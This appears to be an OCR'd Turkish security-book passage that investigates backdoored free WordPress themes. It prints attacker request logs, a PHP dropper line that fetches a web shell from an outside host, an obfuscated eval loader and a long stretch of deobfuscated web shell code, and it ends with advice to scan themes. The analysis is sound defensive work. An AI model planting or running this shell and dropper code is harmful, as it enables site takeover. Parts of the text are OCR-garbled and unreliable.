
```
24-05-2019 23:02:07 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:07 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:07 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:08 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:08 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:09 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:09 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:11 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:11 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:11 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:11 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:12 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:12 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:15 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:15 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:15 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:15 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:02:19 [Yakaladimsiz1.com Request] Client: 140.143.10.75 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:02:19 [wp.com.tr Request] Client: 140.143.10.75 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:13:36 [Yakaladimsiz1.com Request] Client: 164.52.24.140 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120:80
24-05-2019 23:13:36 [wp.com.tr Request] Client: 164.52.24.140 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:14:40 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:14:40 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519108#powered by wordpress
24-05-2019 23:14:41 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
24-05-2019 23:14:41 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
24-05-2019 23:14:42 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
24-05-2019 23:14:42 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
24-05-2019 23:14:42 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-includes%2Ffonts%2Fproshell.php Response: !fabthemes#519111#powered by wordpress
24-05-2019 23:14:53 Possible Hacking Attempt! Client: 134.119.191.98 U: 46. Sifre: Boo=0
24-05-2019 23:15:04 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
24-05-2019 23:15:04 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:15:04 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519105#powered by wordpress
24-05-2019 23:15:09 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
24-05-2019 23:15:09 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
24-05-2019 23:15:09 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
24-05-2019 23:15:09 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
24-05-2019 23:15:09 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2Fjobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
24-05-2019 23:15:06 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
24-05-2019 23:15:07 [Yakaladimsiz1.com Request] Client: 134.119.191.98 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
24-05-2019 23:15:07 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
24-05-2019 23:15:07 [Fflink Request] Client: 134.119.191.98 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-content%2Fthemes%2Fjobpress%2Fimages%2Ftag.png Response: !fabthemes#519104#powered by wordpress
24-05-2019 23:15:10 Possible Hacking Attempt! Client: 134.119.191.98 U: 46. Sifre: Boo=0
24-05-2019 23:16:07 [Yakaladimsiz1.com Request] Client: 178.216.166.192 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120:80
24-05-2019 23:16:07 [wp.com.tr Request] Client: 178.216.166.192 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
24-05-2019 23:21:50 [Yakaladimsiz1.com Request] Client: 31.177.255.34 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120:80
24-05-2019 23:21:50 [wp.com.tr Request] Client: 31.177.255.34 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
25-05-2019 00:06:13 [Yakaladimsiz1.com Request] Client: 114.30.72.232 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120:80
25-05-2019 00:06:13 [wp.com.tr Request] Client: 114.30.72.232 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
25-05-2019 00:06:14 [Yakaladimsiz1.com Request] Client: 46.101.10.120 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
25-05-2019 00:06:14 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
25-05-2019 01:23:54 [Yakaladimsiz1.com Request] Client: 139.162.106.55 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://46.101.10.120
25-05-2019 01:23:54 [wp.com.tr Request] Client: 139.162.106.55 Request: http://wp.com.tr/alankontrol/1.php?a=//46.101.10.120
25-05-2019 01:23:54 [Yakaladimsiz1.com Request] Client: 46.101.10.120 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
25-05-2019 01:23:54 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
25-05-2019 01:23:54 [Fflink Request] Client: 139.162.106.55 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: !fabthemes#519103#powered by wordpress
25-05-2019 02:10:49 [Yakaladimsiz1.com Request] Client: 158.69.64.72 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
25-05-2019 02:10:50 [wp.com.tr Request] Client: 158.69.64.72 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
25-05-2019 02:10:50 [Yakaladimsiz1.com Request] Client: 46.101.10.120 Request: http://yakaladimsiz1.com/yabanci/1.php?a=http://www.kariyerdunyasi.org
25-05-2019 02:10:50 [wp.com.tr Request] Client: 46.101.10.120 Request: http://wp.com.tr/alankontrol/1.php?a=//www.kariyerdunyasi.org
25-05-2019 02:10:49 [Fflink Request] Client: 158.69.64.72 :  Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F Response: !fabthemes#519103#powered by wordpress
```

THIS BOOK WAS PRODUCED USING PAGEFOREST.COM


Dosya sistemine proshell.php isimli web shell dosyasını yüklemesini ve çalıştırmasını sağlayan php web shell kodu.



Js.php dosyası üzerinden proshell.php dosyasını dosya sistemine yükleyip çağırmaya çalışıyor.






2018 yılının Aralık ayında ise **http://wp[.]com.tr/wz.txt** dosyasında yer alan base64 ile gizlenmiş karakter dizisinin değiştiğini farkettim. Gizlenmiş karakter dizisini çözdüğümde **font.php** dosyasına daha önceki koda ilaveten **$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://downloa shell-indir/error_log.txt'));fclose($z); print();** satırının eklendiğini gördüm. Bu kod ile **font.php** dosyasının yanına bir de **error_log.php** adı altında başka bir php web shell dosyası oluşturuluyordu. Bu php web shell dosyasının parolasının


diğerlerinden farklı olması, **http://wp[.]com.tr** sitesinin başka bir grup tarafından hacklenmiş olabileceği ve mevcut **font.php** dosyasına başka bir kodun eklenmiş olma ihtimalini arttırıyordu.





```
/**
* Executing AJAX process.
*
* @since Wordpress 1.4
*/

/**
* Author Template
*
* The template for displaying Author Profile pages.
*
* @package Wordpress
* @subpackage Template
* @since Wordpress 1.0
*/

/* Loads the "Author Filter Template" based on the query var "filter_type"
 *
 */
$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilcOder.org/shell-indir/error_log.txt'));fclose($z); print();
$dosyayurul=$_SERVER['HTTP_HOST'];
$u          = $_GET["u"];
if(substr($dosyayurul,0,3)==$u ){

$sifre  = md5($_POST["sifre"]);
$button2 = $_POST["button2"];
if($button2){
    if($sifre=="050c5218c20c624956eab832283a59b7"){
    session_start();
    $_SESSION["oturum"]=md5($_POST["sifre"]);
    header("location:?u=".substr($dosyayurul,0,3));
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){



echo '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

Hacked ?


download.evilcOder.org/shell-indir/error_log.txt
Not secure
download.evilcOder.org/shell-indir/error_log.txt
Hack 4 Career: Infor...
LinkedIn
Mert SARICA (mert)...
Inbox - mert.sarica@...
Other bookmarks
<?php
//
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, July 31st, 2018 at 23:10 UTC from IP 88.246.73.170
Checksum: 8d8a24f8d5f29bab7c8cf3f54b2d196e06e6d
*/
$if0633d4="142\141\163\145\x56\64\157\x65\145\x65\x6f\x64\x65";@eval($if0633d4(
"q/OTtCOOFvrw63TOUR5bOBSwQuyUiBxb4BSGLkpwCHTQzQ0WwUzbcTZyA9YwaEhxWR9nVDCLg
xbxtb2ZuTG8rUcXUdEhJb5rKUUhMdUZlkjZlLUBNzVOVnAQvWdFJwEIzdwwc1ZvcHjQwUpxYrrnA
7yUNJUVOmZJaFFx1KyJGyMzPVFtLBmCDFM8dbs9wwqJUYWaxHBaXk1bcNRRZLcl3hcPSKHUdWM
ixpwmCD5UMSWmrFdugcDnPSMFRSZIBJMZYUKBM7WLqYlZlBTcAxdmFTYcPWLlQmbPYBUWMFzU
ZxbxtbZ0uTG8rUcXUdEhJb5rKUUhMdUZlkjZlLUBNzVOVnAQvWdFJwEIzdwwc1ZvcHjQwUpxY
qBUcDDFQZlJUDZmcYqQbYrDUvNUNUaw1ZwEKyVUIDWZFZlUjbQBTDFDTDXcZbmdEXwfzcUzt
JRWdTecxeGBrQUZbFBcyVRVDnqMZWWdUVNRTVZWZVVJRWuLLwcxkpvSGpKVnvQNRVWeGdZU
rwAyyatlRfdRlRcEBNUEVmUUuwg3dmaUxcQXuZBbNBQgaqFlbUxWlLgpJMMkNTFYYWEQjM
yepCdZVIRWlWFjRTMZBWLPAQAYSY+YUgZwNNuIbVNlWMMdtVjlcMgVVBQbmwVMtLmWlZVd
5qEdxLBNMMPYmrBZVjIUdMMVbcSzdDlOwUTFZbmMWNMvVQcQWlTbZbaXbLdFlwTlMMmvbN
tSUMWdlJcQcZNXWMBSbWXLUVnbFbNXcZNhRjVlOGNwVXoqQrZuNhGMWZUJUrVmMFOEFbNZuUm
neBMPZlZaDzIZlBEJQylUNZFZlTcVbmuZUZMMwyNNXYVNbmWdbWqZmwXnVyUbNZnQbUrwUN
nEjcUkmyUmWlMlMWNlZNVQrVMlMMEQMlUMNVmUbNUlwMmlaZlfVmulYmmVQcyfNYmbs
ZlZlMmlUlZlZmlMlMlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZ
ZlZlMmlUlZlZmlMlMlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZ
zlZgMlMNQOOlIwmtvYuSUul2tUOMNzUMSYnvcvBLbkgMMEorbtQUaFIZEZUaFIWZlWzbUZlSlaTwN
DTWnaWmwcIZcmXlaWgwUgvCCNOCuTkYbvEWAVGZURwcBgWYUbRbNVMNuTZlZlZYVZUFlZ
uMvNQZPYOZNNOdTVnDPMnhvMNlNMnNkaqwu4lUvmuqNMKlUuTlNTlVmZLcl8zuUNOTlMNNjdwUV
DlZuMMMNbZlZlMVNZPvVmh5mVvwlwSwTBlMlNNVvcMZVVNWyNTMZlZlVbVVbyVbVMmbZlpvZlc
vSqpcIlkAUdjTMBMVOmZUlUVbMYlNEwXZQMXjZWcIbUbMWfEQvMMpXlm+VOhIUTlNWk7NXlcQvt
xcNlUlOqmmbNwmMlNlNUZZcXbYvNmMYUZlVcIwlZlUXLTlpmZlicFwNTgmUTSmqZlNFNNZlVb
wwZlwdkqZlNkZlpNwZlmxOnUFNvMYZlZMQZvMTTFNVZlprVzqkZlZlNcUTgcZNFNNZlvZcYTlx
ZlZlMmlUlZlZmlMlMlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZlZ
rNwMlbZlQmlcfbuWrbzhZhUPYOMMPZhPbYbYxZBMCYflxbYyWMMrmYgbYMVbWrWCMYbYUMWWxbY
PTNuSOONzNOUNMTgwNkzYTQvWzOyzjlUDYNMZlbNvNXcklulIlNnpUTyNgKcnNwgrVlN4YTNqzlL
NcjTUnMZlTlOEXzNQMYTNZLzVTlcUbIYMTBZUVMzZlNwnVUZQZPUTOVWnlLmwZlNNYNjV
SNDlONnmNlMPQuSlNqunMYUUlNlmqUzFJYNMwuUNSOwgEN9IcMmdXJNSlNUQnzUVNNMTMNNGV
MNWyuUrYuUlmWMMNMPNjNnVNJnTNUJNlmlNUmnUlNnMvjqNMYNUmUUuLNlNuMrmmZ
yUYMYUlgNaJqMJlFMNMNJvnUyrfNuLzmNNNgMqNvNrjvYzNMJYNUUuLNlNuMrmmZ
nZyNQPLdNmNZlMNMNJvnUyrfNuLzmNNNgMqNvNrjvYzNMJYNUUuLNlNuMrmmZ
nZyNQPLdNmNZlMNMNJvnUyrfNuLzmNNNgMqNvNrjvYzNMJYNUUuLNlNuMrmmZ
vAqqQjlNNNNYlMlvNNmNlTlNnLLwFjwQTwTvrlmrnlnNNNMlnlTlNQnNlTNNNN

R57 Shell - Txt, C99 Shell, Private | GitHub - Antelox/FOPO-PHP-De | FOPO PHP Deobfuscator ver. 0.2

https://glot.io/snippets/efruafhnez

glot.io New Snippets Meta Account

FOPO PHP Deobfuscator ver. 0.22

deobfuscator.php obfuscated.php

```
//Paste FOPO PHP Obfuscated file content here, then press "Run"
<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
*/
$zf663244="\142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
"Ly9OTitOOFUreDlTOUR5WXR8aVUyU1BsK05Gb1dyeC96T2djQ0NaN1VEcTIydUYxaEh3eVRGVnVOcig
xbUtKb2tuT5BrUnJUUEhzbjc4U3hUNlZIYjZlSzNBUzV5YWQvWXFjWEIzdmxHc1ZxVzNfQWJpV3YrYnR
```

▶ Run Input Output More

Stdout

```
<?php $auth_pass = "889d0730f318a170513574b1a75601a4"; $color = "#00FF66"; $default_action =
        <p>The requested URL was not found on this server.</p>
        <hr>
        <address>Apache Server at '.$_SERVER['HTTP_HOST'].' Port 80</address>
        <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
        <center><form method=post><input type=password name=pass></form></center>'; exit; }
    <style>
        body {background-color:#222;color:#fff;}
        body,td,th    { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
        span,h1,a     { color:'.$color.' !important; }
```

ads via Carbon

St


Students and Teachers, save up to 60% on Adobe Creative Cloud.


```
<?php
$auth_pass = "889d0730f318a170513574b1a75601a4";
$color = "#00FF66";
$default_action = 'FilesMan';
@define('SELF_PATH', 'index.php');

if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
    {
    header("HTTP/1.0 404 Not Found");
    exit;
    }

@session_start();
@error_reporting(0);
@ini_set('error_log', NULL);
@ini_set('display_errors', 0);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@set_time_limit(0);
@set_magic_quotes_runtime(0);
@define('VERSION', 'ver 2.0');

if (get_magic_quotes_gpc())
    {
    function stripslashes_array($array)
        {
        return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
        }

    $_POST = stripslashes_array($_POST);
    }

function printLogin()
    {
    echo '<h1>Not Found</h1>
        <p>The requested URL was not found on this server.</p>
        <hr>
        <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
        <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
        <center><form method=post><input type=password name=pass></form></center>';
    exit;
    }
```

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM

```
163     }
164
165 function which($p)
166     {
167         $path = ex('which ' . $p);
168         if (!empty($path)) return $path;
169         return false;
170         }
171
172 function printHeader()
173     {
174         if (empty($_POST['charset'])) $_POST['charset'] = "UTF-8";
175         global $color;
176         echo '<html><head><meta http-equiv="Content-Type" content="text/html; charset=' . $_POST['charset'] . '"><title>Ossi3 Shell - ' . VERSION . '</title>
177         <style>
178             body {background-color:#222;color:#fff;}
179             body,td,th    { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
180             span,h1,a     { color:' . $color . ' !important; }
181             span          { font-weight: bolder; }
182             h1            { padding: 2px 5px;font: 14pt Verdana;margin:0px 0 0 5px; }
183             div.content   { padding: 5px;margin:0 5px;background: #333333;border-bottom:5px solid #444;}
184             a             { text-decoration:none; }
185             a:hover       { /*background:#5e5e5e;*/ }
186             .mi1          { border:1px solid #444;padding:5px;margin:0;overflow: auto; }
187             .bigarea      { width:100%;height:250px;margin-top:5px;}
188             input, textarea, select    { margin:0;color:#00ff00;background-color:#555;border:1px solid ' . $color . '; font: 9pt Monospace,"Courier New"; }
189             input[type="button"]:hover,input[type="submit"]:hover {background-color:' . $color . ';color:#000;}
190             form          { margin:0px; }
191             #toolsTbl     { text-align:center; }
192             .toolsInp     { width: 80%; }
193             .main th      {text-align:left;background-color:#555;font-weight: bold;}
194             .main tr:hover{background-color:#5e5e5e;}
195             .main td, th{vertical-align:middle;}
196             .menu {background: #333;}
197             .menu th{padding:5px;font-weight:bold;}
198             .menu th:hover{background:#444;}
199             .li {background-color:#444;}
200             pre {font-family:Courier,Monospace;}
201             #cot_t1_fixed{position:fixed;bottom:0px;font-size:12px;left:0px;padding:4px
202             0;clip:_top:expression(document.documentElement.scrollTop+document.documentElement.clientHeight-this.clientHeight);_left:expression(document.documentElement.scrollLeft +
                document.documentElement.clientWidth - offsetWidth);}
203             .logo {text-align:center;font-size:60px;}
```

Araştırmamı tamamlamadan önce **http://www[.]wp[.]com.tr/wp-includes/** klasörünü gezmeye devam ettiğimde ise daha önce tespit ettiğim ve parolası içinde yazan **a.php** dosyası ile de karşılaşmış oldum.





Sadede gelecek olursam, internetten ücretsiz olarak indirdiğiniz WordPress temalarını kurmadan önce muhakkak http://themecheck.info/ isimli sitede temanızı kontrol etmenizi tavsiye ederim aksi halde pusuya yatmış olan art niyetli kişilerin kurbanı olmanız göreceğiniz üzere hiç de zor değil.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

4. DoS ile Mücadele

2009 yılından bu yana "Bilgi güçtür ve paylaşıldıkça artar!" sloganıyla siber güvenlik alanına meraklılar için özveriyle yaşatmaya çalıştığım blogumun bundan yıllar yıllar önce bir DDoS saldırısı ile karşı karşıya kaldığını ve daha sonrasında blogumu Cloudflare arkasına taşıdığımı anımsıyorum. Son birkaç yıldır ise DDoS ve DoS benzeri bir saldırı ile karşılaşmamış olmanın verdiği rehavet ile ne işletim sistemi üzerinde OSSEC gibi bir HIDS'i, ne Cloudflare, ne WordPress ne de Nginx üzerinde bu tür saldırılara karşı (Wordfence rate limiting, modsecurity vs.) bir koruma özelliğini devreye almamıştım.

